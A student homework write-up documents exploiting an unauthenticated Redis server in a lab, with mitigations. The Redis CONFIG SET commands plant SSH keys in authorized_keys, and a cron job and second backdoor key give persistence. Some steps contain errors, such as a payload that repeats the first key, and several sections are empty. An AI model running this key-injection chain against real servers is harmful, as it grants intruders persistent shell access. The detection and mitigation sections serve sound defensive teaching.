Cory Le Cyber Defense Techniques: Homework 2 2/6/2026
Exploitation Documentation

Vulnerability Overview

- Name/Type: Redis Unauthenticated Access / Service Misconfiguration
    - Redis was deployed with no authentication, bound to all network interfaces, and with protected mode disabled. This allows attackers to easily perform reconnaissance on the Redis deployment, connect to it, and write both their own keys and dump data from Redis.
- CVE (if applicable): No specific CVE
    - This is a misconfiguration vulnerability rather than a known software bug with Redis. However, the vulnerability is very closely related to the general class of unauthenticated Redis attacks documented widely since 2015.
- Severity: Critical
    - An attacker with network access can read and write arbitrary data, execute Redis commands, and can inject SSH keys for persistence all with zero authentication.
- Impact: Full System Compromise
    - The attack chann goes from unauthenticated Redis access to sensitive data exfiltration (credentials, application data, stored key value pairs on Redis) to writing attacker SSH keys to then gaining access to the shell to establish persistence and other post-exploitation techniques. In a competition environment, this single misconfiguration can give attackers complete control over the target machine.
- Attack Vector: Network-based
    - An attacker would first find the vulnerable Redis service through a port scan and see port 6379 open to connections. The attacker would then be able to connect with ‘redis-cli’ with no credentials needed due to the misconfiguration. Once connected via ‘redis-cli’, attackers can then dump sensitive data or use administrative Redis commands like ‘CONFIG SET’ to write their own SSH keys to the Redis user’s ‘authorized_keys’ file allowing them to gain persistence on the target machine.

Tools Used Table

Tool	Purpose
nmap	Network reconnaissance and service version detection
nikto	Web vulnerability scanning to identify missing security headers
curl	HTTP header inspection to confirm weak server configuration
redis-cli	Redis enumeration, data exfiltration, and SSH key injection
ssh-keygen	Generate attacker SSH keypairs for persistence by the attacker
ssh	Remote access to target using injected keys
crontab	Establish further levels of persistence on the target machine by scheduling malicious tasks for persistance

Cory Le | Cyber Defense Techniques: Homework 2 Exploitation Documentation | 2/6/2026

Exploitation Steps

1. Reconnaissance
    a. Nmap Scan:
        i.
```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ date; whoami; nmap -sV 192.168.157.130 -p 80,6379,5000
Fri Feb  6 15:43:37 EST 2026
cory
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-06 15:43 EST
Nmap scan report for 192.168.157.130
Host is up (0.00088s latency).

PORT     STATE    SERVICE VERSION
80/tcp   open     http    nginx 1.24.0 (Ubuntu)
5000/tcp filtered upnp
6379/tcp open     redis   Redis key-value store 7.0.15
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$
```
        ii. Significance:
            1. The scan reveals the version of services used which are: Redis 7.0.15 exposed on port 6379 and Nginx 1.24.0 on port 80. The useful information found here is that Redis is open to the network making it a prime target for further investigation.
    b. Nikto
        i.
```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ nikto -h http://192.168.157.130
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.157.130
+ Target Hostname:    192.168.157.130
+ Target Port:        80
+ Start Time:         2026-02-06 17:30:00 (GMT-5)
---------------------------------------------------------------------------
+ Server: nginx/1.24.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD

+ 6544 items checked: 0 error(s) and 2 item(s) reported on remote host
+ End Time:           2026-02-06 17:30:12 (GMT-5) (12 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$
```
        ii. Significance:
            1. This web vulnerability scan confirms that the target machine is running Nginx and identifies missing security headers (X-Frame-Options). Now, while no vulnerabilities were found, the lack of basic security headers hints that the target machine is not secure and worth investigating.


c. Curl


i.


```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ curl -I http://192.168.157.130
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Fri, 06 Feb 2026 22:31:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3910
Connection: keep-alive

cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$
```

ii. Significance:

1. The curl performed checks header information and confirmed that the server responds on port 80 with Nginx and reveals none of the typical security headers a hardened machine hosting a web resource should have. An example of those security headers could be X-Content-Type-Options or X-XSS-Protection, neither appear. This confirms that the target machine is not secure making it a target of interest for further investigation.

2. Enumerate
    a. Server Info
        i. 

    b. Keys Dump
        i. 

    c. GET's
        i. 


    d. HGETALL
        i. 

3. Attacker Writes Their Own SSH Key
    a. Key is generated attacker side:
        i.
```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh-keygen -t ed25519 -f ~/red_team_key -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /home/cory/red_team_key
Your public key has been saved in /home/cory/red_team_key.pub
The key fingerprint is:
SHA256:e4SKIDyapi/UoJnIf59jLze7vs7/O6VagLej3B12GHI cory@DESKTOP-54G57TE
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|                 |
|                 |
|..       ..      |
|==+     S..+ E   |
|*=.o . . o. = o. |
|+.. . . . .o =o. |
|+  . . +++o =oo  |
|.o. . ooB@*+o+o  |
+----[SHA256]-----+
```
    b. Key is written into a file to be planted inside the vulnerable Redis deployment:
        i.
```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ (echo -e "\n\n"; cat ~/red_team_key.pub; echo -e "\n\n") > ~/payload.txt
```
    c. Write the file that contains the attacker SSH key into Redis
        i.
```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SET sshkey "$(cat ~/payload.txt)"
OK
```
    d. Point Redis to write authorized_keys from planted attacker SSH key
        i.
```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SET dir /var/lib/redis/.ssh
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SET dbfilename authorized_keys
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SAVE
(error) ERR unknown subcommand 'SAVE'. Try CONFIG HELP.
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SAVE
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$
```
4. Attacker SSH's In Using the Planted Key Now In 'authorized_keys'
    a.
```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh -i ~/red_team_key redis@192.168.157.130
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

67 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

11 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Sat Feb  7 14:56:29 2026 from 192.168.157.1
redis@mini-drone-1-VMware-Virtual-Platform:~$ whoami
redis
redis@mini-drone-1-VMware-Virtual-Platform:~$
```


Post-Exploitation

[At this point, the attacker has shell access to Redis as the default Redis user and can read sensitive files]


1. Post-exploitation: Dumping Credentials / Data Access
    a. Dumping /etc/passwd



b. Dumping all data from Redis



c. Dumping SSH keys from /var/lib/redis/.ssh/authorized_keys



2. Post-exploitation: Persistence
    a. Create cron job for persistence
        i. As the compromised Redis user, open the cron tab

```
redis@mini-drone-1-VMware-Virtual-Platform:/tmp$ cd ..
redis@mini-drone-1-VMware-Virtual-Platform:/$ crontab -e
```

        ii. Write a cron job for persistence

```
 GNU nano 7.2                                                                 /tmp/
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

* * * * * echo "attacker has placed a script in cron for persistance" >> /tmp/persistance_test1
```

        iii. After whatever time was set for the malicious cron job to run, verify it works

```
redis@mini-drone-1-VMware-Virtual-Platform:/tmp$ cat /tmp/persistance_test1
attacker has placed a script in cron for persistance
```

b. Attacker is able to exit SSH session and re-enter showing persistence because their SSH key has been written to ‘authorized_keys’

```
redis@mini-drone-1-VMware-Virtual-Platform:/$ exit
logout
Connection to 192.168.157.130 closed.
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh -i ~/red_team_key redis@192.168.157.130
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

67 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

11 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Sat Feb  7 15:48:14 2026 from 192.168.157.1
redis@mini-drone-1-VMware-Virtual-Platform:~$
```

c. Attacker can write a second attacker SSH key to ‘authorized_keys’ to increase persistence

i. Attacker creates another SSH key

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh-keygen -t ed25519 -f ~/second_attacker_key -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /home/cory/second_attacker_key
Your public key has been saved in /home/cory/second_attacker_key.pub
The key fingerprint is:
SHA256:eGbpeH3UlzK05PLlicEoLHC3ThradqRdB2MbIjggPJ8 cory@DESKTOP-54G57TE
The key's randomart image is:
+--[ED25519 256]--+
|.. .             |
| o. . .          |
|  o .+ o o = o   |
|   E  +.+.+ @.. .|
|      .oS* =.O.o.|
|      o*X.o.+ B..|
|     ..=o+. .o o |
|      ...  .     |
|                 |
+----[SHA256]-----+
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ cat ~/second_attacker_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACClDPZRdm+ivUkDF+MDKf2nZYMeXN3oW9JbFTE7empFIQAAAJgp1UP3KdVD
wQAAAAtzc2gtZW[redacted]
gx5c3yhb0lsVMTt6akUhAAAAFGNvcnlAREVTS1RPUC01NEc1N1RFAQ==
-----END OPENSSH PRIVATE KEY-----
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$
```

ii. Attackers set their second SSH key on the Redis target

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SET second_backdoor_key "$(cat ~/second_attacker_key.pub)"
OK
```

iii. Remake payload to hold both the secondary key and the old key

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ (echo -e "\n\n"; cat ~/red_team_key.pub; echo -e "\n\n"; cat ~/red_team_key.pub; echo -e "\n\n") > ~/new_payload.txt
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$
```

iv. Point Redis to write the new payload to 'authorized_keys'

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SET sshkey "$(cat ~/new_payload.txt)"
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SET dir /var/lib/redis/.ssh
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SET dbfilename authorized_keys
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SAVE
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$
```

v. Attacker now has a second door to access the machine

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh -i ~/second_attacker_key redis@192.168.157.130
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

67 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

11 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Sat Feb  7 16:10:36 2026 from 192.168.157.1
redis@mini-drone-1-VMware-Virtual-Platform:~$ whoami
redis
redis@mini-drone-1-VMware-Virtual-Platform:~$
```

Detection

- Network Based Detection
  - Blue Team can monitor for connections to port 6379 (the port Redis sits on) and look for specifically unauthorized hosts
  - Alerting can be set whenever Redis commands or administrative Redis commands are used (this can be taken a step further by only altering on command usage by anonymous IPs:
    - Example:
      - CONFIG
      - SET
      - SAVE
      - FLUSHALL
  - Create detections for if the Redis service account is making outbound SSH connections as the Redis service should never be doing that
- Host-Based Detection
  - Monitor '/var/lib/redis/.ssh/authorized_keys' for changes that an attacker might make on the target machine that hosts Redis.
  - Monitor 'cron' for new jobs made by the Redis user or anonymous IPs as under normal circumstances that should not be happening.
  - Alert on the Redis user getting an interactive shell session as the redis service account normally should never have an interactive login or control.
  - Monitor Redis logs on the target machine for 'CONFIG SET' commands as those directly change the Redis configuration and can be used maliciously

Mitigation

- Enable authentication
  - This can be done by setting ‘redis_requirepass’ to a strong password and not nothing like in the current configuration

```
# Redis Configuration
redis_bind_address: "0.0.0.0" # Binds to all interfaces (increases attack surface, possible vulnerb
redis_port: 6379 # Default Redis Port
redis_protected_mode: "no" # Purposely disabled protected mode (vulnerbility)
redis_requirepass: "" # No password set (vulnerbility)
```


- Bind to localhost only
  - This can be done by changing ‘bind 0.0.0.0’ to ‘bind 127.0.0.1’ which significantly reduces the attack surface from all interfaces to just localhost

```
# Redis Configuration
redis_bind_address: "0.0.0.0" # Binds to all interfaces (increases attack surface, possible vulnerb
redis_port: 6379 # Default Redis Port
redis_protected_mode: "no" # Purposely disabled protected mode (vulnerbility)
redis_requirepass: "" # No password set (vulnerbility)
```

- Enable protected mode
  - This is done by setting ‘redis_protected_mode’ to ‘yes’. When enabled, if Redis detects its bound to all interfaces and has no password set, it will automatically refuse connections for all external IPs and only allows connections from localhost.

```
# Redis Configuration
redis_bind_address: "0.0.0.0" # Binds to all interfaces (increases attack surface, possible vulnerb
redis_port: 6379 # Default Redis Port
redis_protected_mode: "no" # Purposely disabled protected mode (vulnerbility)
redis_requirepass: "" # No password set (vulnerbility)
```

- Disable dangerous commands
  - Add ‘rename-command’ to each command and have the third parameter set to “” to disable them



- Firewall rules
  - Create firewall blues to block external access on port 6379 so only localhost (Flask) can communicate to Redis and nothing else.

```
ufw deny in on eth0 to any port 6379
ufw allow from 127.0.0.1 to any port 6379
```

- Set Redis user shell to /usr/sbin/nologin
    - Prevent interactive llogin even if SSH keys are written by not setting the Redis use to an interactive shell like bash

```yaml
# Essential to change redis user's shell to bash for vulnerbility demonstration
- name: Set Redis user shell to bash
  user:
    name: redis
    shell: /bin/bash
```

Don't do this

- Enable nginx access logging
    - Enable logging in nginx to restore visibility on who attempts to connect to the web application via the only entry point which is nginx that acts as a reverse proxy in front of Flask. This allows Blue Team to setup more network detections to see who exactly accesses the web application.